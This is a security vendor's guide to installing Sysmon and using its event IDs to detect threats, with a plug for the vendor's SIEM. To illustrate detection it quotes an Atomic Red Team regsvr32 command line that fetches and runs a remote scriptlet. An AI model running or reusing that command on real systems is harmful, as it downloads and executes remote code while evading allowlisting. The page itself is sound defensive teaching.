
- Product
Kindling
Product Overview
Sophisticated security with unmatched simplicityCloud SIEM
Pre-configured detections across your environmentHoneypots
Deception technology to detect lateral movementEndpoint Visibility
Real-time monitoring with added detection & responseSecurity Reports
Data visualizations, compliance reports, and executive summariesAutomated Response
Detect, prioritize, and neutralize threats around the clockIntegrations
Cloud, on-prem, and open API connectionsXDR Platform
A complete view to identify risk, and things operational
- Pricing
- Why Blumira
Why Blumira
The Security Operations platform IT teams loveWatch A Demo
See Blumira in action and how it builds operational resilienceUse Cases
A unified security solution for every challengePricing
Unlimited data and predictable pricing structureCompany
Our human-centered approach to cybersecurityCompare Blumira
Find out how Blumira stacks up to similar security toolsIntegrations
Cloud, on-prem, and open API connectionsCustomer Stories
Learn how others like you found success with Blumira
- Solutions
- Partners
- Resources
In addition to the default built-in logging that Windows Server offers, there are also additional configuration options and software that can be added to increase the visibility of your environment. In addition to enabling Windows Advanced Auditing, System Monitor (Sysmon) is one of the most commonly used add-ons for Windows logging. With Sysmon, you can detect malicious activity by tracking code behavior and network traffic, as well as create detections based on the malicious activity.

Sysmon is part of the Sysinternals software package, now owned by Microsoft and enriches the standard Windows logs by producing some higher level monitoring of events such as process creations, network connections and changes to the file system. It is extremely easy to install and deploy. Following these steps will turn on an incredible amount of logging.
Learn more about the benefits of Sysmon>
Downloading and Installing Sysmon

You can run a Poshim script to automatically install Sysmon, or you can install it manually:
- To automatically install Sysmon using a Poshim script, follow these instructions.
- To manually install Sysmon, follow the instructions below.
-
- Download Sysmon (or entire Sysinternals suite)
- Download your chosen configuration (we recommend Sysmon Modular)
- Save as config.xml in c:\windows, or run the PowerShell command:
Invoke-WebRequest -Urihttps://raw.githubusercontent.com/olafhartong/sysmon-modular/master/sysmonconfig.xml-OutFile C:\Windows\config.xml - Install by opening up a command prompt as administrator and typing
sysmon64.exe –accepteula –i c:\windows\config.xml- Sysmon.exe is for 32-bit systems only
- Sysmon64.exe is for 64-bit systems only
Configuring Sysmon Events to Detect Common Threats
There are several extremely helpful Windows Event IDs that Sysmon generates to help detect common threats in many different enterprises. A few examples of the more useful generated events for security purposes are listed below. A full list of Event IDs that Sysmon can generate are located on their download page.
If you need to access the Sysmon events locally as opposed to viewing tFhem in a SIEM, you will find them in the event viewer under Applications and Services Logs > Microsoft > Windows > Sysmon. These event categories also align with CIS Controls logging requirements, making Sysmon a practical way to meet detection and audit obligations without deploying a heavier logging stack.
Event ID 1 – Process Creation
Sysmon will not only show what processes are being run, it will also show when they are ended, as well as a lot of information about the executable or binary itself. It also provides hashes for all of the binaries that are run on the system and lists if they are signed or not, making it easy to see if malicious code is attempting to mimic legitimate programs such as PowerShell or other built-in Microsoft tools.

Above, you can see the Registry Editor program being run. In certain cases when you are unable to have an allowlist-only environment, you can use events such as these to alert when processes are running, if they are signed by the appropriate vendor, or spawning processes that they shouldn’t be (such as MS Word spawning PowerShell).
Event ID 3 – Network Connection Detected

In this example, we can see where the Setup.exe has been run, by whom, as well as that it is reaching out to download additional content from a cloud provider. These events can be useful in detecting command and control traffic (which may indicate that attackers are sending commands that steal data, spread malware, etc.), as well as giving visibility into what applications are accessing certain internet resources.

Event ID 4 – Sysmon Service State Changed
One potential action an attacker or malicious user could take is to disable the Sysmon service if they have the privileges to do so.

Event ID 13 – Registry Value Set Events
Alerts on additions and modifications of certain registry locations can be beneficial for detecting malicious persistence on an endpoint. Many times entries are added to “Run” and “Run Once” on Windows so malware can resume its activities after a host is rebooted.

Event ID 22 – DNS Logging
There are several benefits to logging DNS traffic, such as finding malicious remote access tools, security misconfigurations and command and control traffic.
Combining Events for Detection


Here we can see the popular Red Canary Atomic Red Team test for MITRE ATT&CK T1117 “Regsvr32” across several of the listed event IDs. Basically, regsvr32 can download and register DLLs (dynamic-link libraries) from URLs via the command line, something that is relatively easy to detect with Sysmon installed.
Event ID 1 shows:
-
-
- ParentImage – C:\Windows\System32\cmd.exe
- command prompt
- OriginalFileName – REGSVR32.EXE
- Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls, including DLLs, on Windows systems. Regsvr32.exe can be used to execute arbitrary binaries.
- CommandLine – regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll
- Test attack from Atomic Red Team
- ParentImage – C:\Windows\System32\cmd.exe
-

Event ID 3 Shows:
-
-
- Image – C:\Windows\System32\regsvr32.exe
- Regsvr32 is the application creating the network connection
- Destination Port Name – https
- Destination IP – 151.101.0.133
- Image – C:\Windows\System32\regsvr32.exe
-
Event ID 22 Shows:
-
-

- Query Name – raw.githubusercontent.com
- Image Name – C:\Windows\System32\regsvr32.exe
- Regsvr32 is the application requesting the DNS resolution of the location of the DLL on the internet
-
And when you tie them all together, you can create detections based on the malicious activity.
Click to Enlarge
Learn more about getting the most out of your Windows logging tools in “How to Optimize Windows Logging for Security,” and see how Blumira’s platform automatically detects and remediates security findings.
Sending Sysmon Events to Blumira
Once Sysmon is configured, you will need to add the Sysmon event channel to your NXLog configuration in order to start sending logs to Blumira’s platform for detection and response. You can use our latest version of Flowmira, or add the Sysmon route to your existing config. The latest version of Flowmira can be found here: https://github.com/Blumira/Flowmira/blob/master/nxlog.conf
Blumira's cloud SIEM auto-parses Sysmon events and ships with managed detection rules out of the box, so small IT teams get value from day one.
Download Your Guide to Microsoft Security
To help organizations running Microsoft environments, our guide gives you practical, step-by-step Windows tips to significantly improve your visibility into malicious activity.

In this guide, you’ll learn:
-
-
- How to use built-in Windows tools like System Monitor for advanced visibility into Windows server logs
- How to configure Group Policy Objects (GPOs) to give you a deeper look into your Windows environment
- Free, pre-configured tools from Blumira you can use to easily automate Windows logging to enhance detection & response
- What indicators of security threats you should be able to detect for Microsoft Azure and Office 365
-